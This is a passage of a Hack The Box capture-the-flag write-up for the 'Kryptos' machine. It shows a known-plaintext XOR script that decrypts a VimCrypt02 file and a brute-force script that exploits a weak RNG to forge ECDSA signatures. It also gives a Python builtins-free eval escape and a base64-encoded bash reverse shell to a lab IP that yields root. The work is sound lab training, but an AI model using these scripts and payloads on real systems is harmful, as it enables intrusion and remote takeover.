base64 -d creds.b64 > creds.txt
```

Looking at the file header we see that it's a Vimcrypt02 file.

```
root@Ubuntu:~/Documents/HTB/Kryptos# cat creds.txt
VimCrypt~02!
vnd]KyYC}56gMRAnroot@Ubuntu:~/Documents/HTB/Kryptos
```

VimCrypt02 uses Blowfish in Cipher Feedback mode in order to encrypt the file.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The problem is that due to a bug, the first 8 blocks all have the same IV - which is 64 bytes of information. Looking at the file it is 42 bytes in size excluding the header. From the creds.old file we already have first 8 bytes of the plaintext which is “rijndael”. Using this we can xor against the first 8 bytes of the encrypted file and recover the key, and use it to decrypt the rest. First, remove the VimCrypt header from the file using dd.

```
dd if=creds.txt bs=28 skip=1 of=encrypted.txt
```

Then we can get the password using this simple script.

```
#!/usr/bin/python

f = open("encrypted.txt", "rb").read()
p = "rijndael"
p1 = f[:8]
key = ""
for x,y in zip(p, p1):
      key += chr( ord(x) ^ ord(y) )

key = key * 5
p2 = ""
for x,y in zip(f, key):
      p2 += chr( ord(x) ^ ord(y) )

print p2
```

The script first read the content from encrypted.txt. Then it xors the first 8 bytes against “rijndael”. Then the key is repeated 5 times to match the total size of the encrypted content and then xor’ed against the file to recover the password. Running the script:

```
root@Ubuntu:~/Documents/HTB/Kryptos# python vimdec.py
rijndael / bkVBL8Q9HuBSpj
```

Now we have the password for the user rijndael, and can login via SSH.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

We login via SSH and enumerate the home folder. There's a folder named kryptos in the home folder.

```
rijndael@kryptos:~/kryptos$ ls -la
total 12
drwx------ 2 rijndael rijndael 4096 Mar 13 12:01 .
drwxr-xr-x 6 rijndael rijndael 4096 Mar 13 12:24 ..
-r-------- 1 rijndael rijndael 2257 Mar 13 12:01 kryptos.py
rijndael@kryptos:~/kryptos$
```

It contains a script named kryptos.py. Looking at the running processes we see that a script with the same named is running as root.

```
root       708  0.0  0.5 419044 23424 ?        Ss   00:02   0:01 /usr/sbin/apache2 -k start
mysql      740  0.0  4.5 1416912 185788 ?      Sl   00:02   0:10 /usr/sbin/mysqld --daemonize --pid-fil
root       773  0.0  0.4  68516 19088 ?        Ss   00:02   0:03 /usr/bin/python3 /root/kryptos.py
root       848  0.1  0.4 143496 20084 ?        Sl   00:02   0:36 /usr/bin/python3 /root/kryptos.py
root      1071  0.0  0.0      0     0 ?        I    01:09   0:06 [kworker/0:1]
root      1296  0.0  0.0      0     0 ?        I    02:39   0:00 [kworker/2:2]
```

Let's see what the contents of the script are.

```
import random
import json
import hashlib
import binascii
from ecdsa import VerifyingKey, SigningKey, NIST384p
from bottle import route, run, request, debug
from bottle import hook
from bottle import response as resp

def secure_rng(seed):
      # Taken from the internet - probably secure
      p = 2147483647
      g = 2255412

      keyLength = 32
      ret = 0
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      ths = round((p-1)/2)
      for i in range(keyLength*8):
          seed = pow(g,seed,p)
          if seed > ths:
            ret += 2**i
      return ret

# Set up the keys
seed = random.getrandbits(128)
rand = secure_rng(seed) + 1
sk = SigningKey.from_secret_exponent(rand, curve=NIST384p)
vk = sk.get_verifying_key()

def verify(msg, sig):
      try:
          return vk.verify(binascii.unhexlify(sig), msg)
      except:
          return False


def sign(msg):
      return binascii.hexlify(sk.sign(msg))

@route('/', method='GET')
def web_root():
      response = {'response':
                  {
                  'Application': 'Kryptos Test Web Server',
                  'Status': 'running'
                  }
                  }
      return json.dumps(response, sort_keys=True, indent=2)

@route('/eval', method='POST')
def evaluate():
      try:
      req_data = request.json
      expr = req_data['expr']
      sig = req_data['sig']
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      # Only signed expressions will be evaluated
      if not verify(str.encode(expr), str.encode(sig)):
            return "Bad signature"
      result = eval(expr, {'__builtins__':None}) # Builtins are removed,
this should be pretty safe
      response = {'response':
                  {
                        'Expression': expr,
                        'Result': str(result)
                  }
                  }
      return json.dumps(response, sort_keys=True, indent=2)
      except:
      return "Error"

# Generate a sample expression and signature for debugging purposes
@route('/debug', method='GET')
def debug():
      expr = '2+2'
      sig = sign(str.encode(expr))
      response = {'response':
                  {
                  'Expression': expr,
                  'Signature': sig.decode()
                  }
                  }
      return json.dumps(response, sort_keys=True, indent=2)

run(host='127.0.0.1', port=81, reloader=True)
```

The script is a python bottle application running on port 81. It has three routes / , /eval and /debug. The /eval takes input in the form of a JSON through a POST request. It extracts the expression and the signature from the JSON. Then it verifies whether the signature of the expression matches the signature supplied by the user. If true, it uses eval to evaluate the expression. Looking at the key generation mechanism we see that it uses a random number generated by the secure_rng() function. If the number of the values generated by the rng isn't truly random we'll be able to brute force it.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's check how random the secure_rng function really is. Create a script with the following code:

```
import random

def secure_rng(seed):
      # Taken from the internet - probably secure
      p = 2147483647
      g = 2255412

      keyLength = 32
      ret = 0
      ths = round((p-1)/2)
      for i in range(keyLength*8):
            seed = pow(g,seed,p)
            if seed > ths:
                  ret += 2**i
      return ret

# Set up the keys
seed = random.getrandbits(128)
rand = secure_rng(seed) + 1
print str(rand)
```

Lets run it in a loop and output all the values into a file.

```
for i in `seq 1 11000`
do
python rng.py >> randoms_nums.lst
done
```

This generates 11000 values using the function and puts them into a file. It takes a little while to finish. After it's done, check the unique values in the file:

```
root@Ubuntu:~/Documents/HTB/Kryptos# cat random_nums.lst | wc -l
11000
root@Ubuntu:~/Documents/HTB/Kryptos# cat random_nums.lst | sort -u | wc -l
209
root@Ubuntu:~/Documents/HTB/Kryptos#
```

We see that out of 11000 values only 209 of them are unique. Not really random, is it? This will let

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

us brute force the signature for any kind of payload. Let's try that. First copy all the 209 values into a file:

```
cat random_nums.lst | sort -u > uniq_values.txt
```

Now forward port 81 from the box to our host.

```
ssh -L 81:127.0.0.1:81 rijndael@10.10.10.129
```

Verify that it's working:

```
curl localhost:81
```

```
root@Ubuntu:~/Documents/HTB/Kryptos# curl localhost:81
{
  "response": {
    "Application": "Kryptos Test Web Server",
    "Status": "running"
  }
}root@Ubuntu:~/Documents/HTB/Kryptos#
```

Then we create a script to brute force the signatures along the lines of the server script.

```
#!/usr/bin/python
import requests
import json
import hashlib
import binascii
from ecdsa import VerifyingKey, SigningKey, NIST384p

url = 'http://127.0.0.1:81/eval'
uniq_vals = open("uniq_values.txt").readlines()
expr = "1337 + 1337"

def sign(msg, sk):
      return binascii.hexlify(sk.sign(msg))
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
for rand in uniq_vals:
      sk = SigningKey.from_secret_exponent(int(rand), curve=NIST384p)
      sig = sign(expr, sk)
      data = { "expr" : expr , "sig" : sig }
      res = requests.post( url, json = data )
      if "Bad" not in res.text:
      print "Found signature {}".format(sig)
      print res.text
      break
```

The reads the random values one by one from the file and then creates a signing key using each one. Then it signs the expression which is “1337 + 1337” with the signingKey. Then it creates a JSON and sends a POST request. If the response doesn’t have “Bad signature” in it , the script prints the response and exits. Run the script for a while:

```
root@Ubuntu:~/Documents/HTB/Kryptos# python brute.py
Found signature 2a85c41536dac7309f0d6832d2e3cff19658c3cebfd
964e884f38f34ecc6c573b586b4ca45ea1ab6314ff5406ad951617dae5
{
  "response": {
    "Expression": "1337 + 1337",
    "Result": "2674"
  }
}
root@Ubuntu:~/Documents/HTB/Kryptos#
```

The script finds the right signature and the server responds with the sum of our supplied expression. Now that we know that it’s vulnerable, we need to find a way to execute code through that eval function. As all the builtins are omitted we can’t directly use the system() function to execute code. But we can use objects like lists, tuples and their metaclasses. For example:

```
[].__class__.__base__.__subclasses__()
```

Using this we can iterate through all the subclasses using __getitem__. We find that the os

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

module is present at 117.

```
rijndael@kryptos:~$ python3
Python 3.6.7 (default, Oct 22 2018, 11:32:17)
[GCC 8.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> [].__class__.__base__.__subclasses__().__getitem__(117)
<class 'os._wrap_close'>
>>>
```

We call the __init__ method and then list all the globals in the os class.

```
>>> [].__class__.__base__.__subclasses__().__getitem__(117).__init__.__globals__
{'__name__': 'os', '__doc__': "OS routines for NT or Posix depending on what system
g. unlink, stat, etc.\n  - os.path is either posixpath or ntpath\n  - os.name is ei
rrent directory (always '.')\n  - os.pardir is a string representing the parent dir
 separator ('/' or '\\\\')\n  - os.extsep is the extension separator (always '.')\n
- os.pathsep is the component separator used in $PATH etc\n  - os.linesep is the li
path is the default search path for executables\n  - os.devnull is the file path of
e 'os' stand a better chance of being\nportable between different platforms.  Of co
```

From here we can use any function in the os module, like system or popen. For example:

```
[].__class__.__base__.__subclasses__().__getitem__(117).__init__.__globals_
_['system']('whoami')
```

```
>>> [].__class__.__base__.__subclasses__().__getitem__(117).__init__.__globals__['system']('whoami')
rijndael
0
```

Now we're able to execute code without the help of any builtins. Let's test this on the page. Edit the script and the code we just created. FIrst, generate a base64 one liner to execute a bash reverse shell. This will help us avoid bad characters.

```
echo -n 'bash -i >& /dev/tcp/10.10.14.16/5555 0>&1' | base64
```

Now copy the resulting value and put it into the script.

```
expr =
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
"[].__class__.__base__.__subclasses__().__getitem__(117).__init__.__globals
__['system']('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi81NTU1IDA+JjE=
| base64 -d | bash')"
```

This executes a bash reverse shell using the system function.

Run the script again and start a listener.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python brute.py
```

```
root@Ubuntu:~/Documents/HTB/Kryptos# nc -lvp 5555
Listening on [0.0.0.0] (family 2, port 5555)
Connection from 10.10.10.129 54228 received!
bash: cannot set terminal process group (773): Inappropriate ioctl for device
bash: no job control in this shell
root@kryptos:/# wc -c /root/root.txt
wc -c /root/root.txt
33 /root/root.txt
root@kryptos:/#
```

And when the right signature is hit, we'll receive our root shell.